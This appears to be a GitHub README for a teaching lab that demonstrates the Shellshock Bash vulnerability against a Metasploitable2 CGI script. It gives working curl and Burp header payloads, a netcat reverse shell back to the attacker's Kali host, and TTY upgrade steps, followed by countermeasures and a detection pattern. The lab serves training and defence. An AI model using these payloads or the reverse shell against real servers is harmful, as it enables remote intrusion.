 drhaitham/cve-2014-6271-shellshock-
A complete, modern demonstration lab for CVE-2014-6271 (Shellshock), including architecture, exploitation steps, Burp Suite usage, reverse shells, countermeasures, and full command cheat-sheet.

Shellshock (CVE-2014-6271) is one of the most influential remote code execution vulnerabilities ever discovered. The flaw affects Bash and allows attackers to execute arbitrary commands simply by injecting crafted payloads into environment variables.
This guide provides a full, reproducible demonstration using:
It is designed for teaching, research, training, and general cybersecurity awareness.
| Component | Role | OS | IP Address | Key Services |
|---|---|---|---|---|
| Kali Linux | Attacker | Kali Linux (latest) | 192.168.1.4 | curl, Burp Suite, Netcat |
| Metasploitable2 | Target vulnerable server | Ubuntu Linux (MSF2) | 192.168.1.5 | Apache 2.2, CGI scripts, Bash |
| Apache mod_cgi | Script execution | Runs on MSF2 | n/a | Exposes Bash via CGI |
| shellshock.sh | Vulnerable entrypoint | Bash CGI | n/a | Displays environment variables |
This simple two-node setup mirrors many legacy deployments still present in industrial and IoT systems.
On Metasploitable2:
sudo su
cd /usr/lib/cgi-bin/

cat << 'EOF' > shellshock.sh
#!/bin/bash
echo "Content-type: text/html"
echo
echo "<pre>"
env
echo "</pre>"
EOF

chmod +x shellshock.sh
a2enmod cgi
service apache2 restart
Test the script from Kali:
curl http://192.168.1.5/cgi-bin/shellshock.sh
You should see environment variables displayed.
Shellshock occurs when Bash incorrectly parses environment variables that resemble function definitions.
A malicious variable such as:
() { :; }; /bin/bash -c "id"
will cause Bash to execute the command after the function definition — even though the function itself is never invoked.
CGI applications are especially vulnerable because HTTP headers are automatically passed to scripts as environment variables.
curl -H 'User-Agent: () { :; }; echo; echo Vulnerable; /bin/bash -c "id"' \
http://192.168.1.5/cgi-bin/shellshock.sh
Output should include:
Vulnerable
uid=33(www-data)
This confirms remote code execution.
Visit:
http://192.168.1.5/cgi-bin/shellshock.sh
Send the request to Repeater.
Replace the User-Agent header with:
User-Agent: () { :; }; echo; echo BurpTest; /bin/bash -c "id"
You should see:
BurpTest
uid=33(www-data)
Burp Suite confirms the vulnerability in a visual and educational way.
Start listener on Kali:
nc -lvnp 4444
Trigger reverse shell via the CGI script:
curl -H 'User-Agent: () { :; }; /bin/bash -c "nc 192.168.1.4 4444 -e /bin/bash"' \
http://192.168.1.5/cgi-bin/shellshock.sh
A shell will connect back to Kali.
Inside the reverse shell:
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Suspend the session:
Ctrl + Z
On Kali:
stty raw -echo; fg
Press Enter.
You now have:
          ┌────────────────────────┐
          │     Attacker (Kali)    │
          │      192.168.1.4       │
          └───────────┬────────────┘
                      │
     1. Malicious HTTP Header (Shellshock)
                      │
                      ▼
        ┌──────────────────────────┐
        │ Apache Web Server (CGI)  │
        │     192.168.1.5          │
        └───────────┬──────────────┘
                    │
   2. Header → CGI Environment Variable
                    │
                    ▼
      ┌──────────────────────────┐
      │     Bash (Vulnerable)    │
      └───────────┬──────────────┘
                  │
      3. Injected Command Executes
                  │
                  ▼
        ┌─────────────────────────┐
        │  www-data Shell Access  │
        └───────────┬─────────────┘
                    │
        4. Reverse Shell → Kali
                    │
                    ▼
      ┌──────────────────────────┐
      │ Full Interactive TTY     │
      └──────────────────────────┘
A visual walkthrough of key stages of the attack.
| Description | Image |
|---|---|
| Nmap scan + Shellshock test output |  |
| Burp Suite – Initial Shellshock request |  |
| Burp Suite – Payload / header injection |  |
| Reverse shell received on Kali (nc) |  |
Patch to a version that correctly handles function parsing.
Legacy CGI introduces unnecessary systemic risk.
Drop suspicious patterns such as:
() { :; };
Restrict web server user (www-data) permissions.
Stops reverse shells and data exfiltration.
Modern WAF signatures detect Shellshock immediately.
Contains Bash processes and blocks unintended behaviour.
Use tools such as:
http-shellshock.nse)sudo su
cd /usr/lib/cgi-bin/
cat << 'EOF' > shellshock.sh
#!/bin/bash
echo "Content-type: text/html"
echo
echo "<pre>"
env
echo "</pre>"
EOF
chmod +x shellshock.sh
a2enmod cgi
service apache2 restart
curl http://192.168.1.5/cgi-bin/shellshock.sh

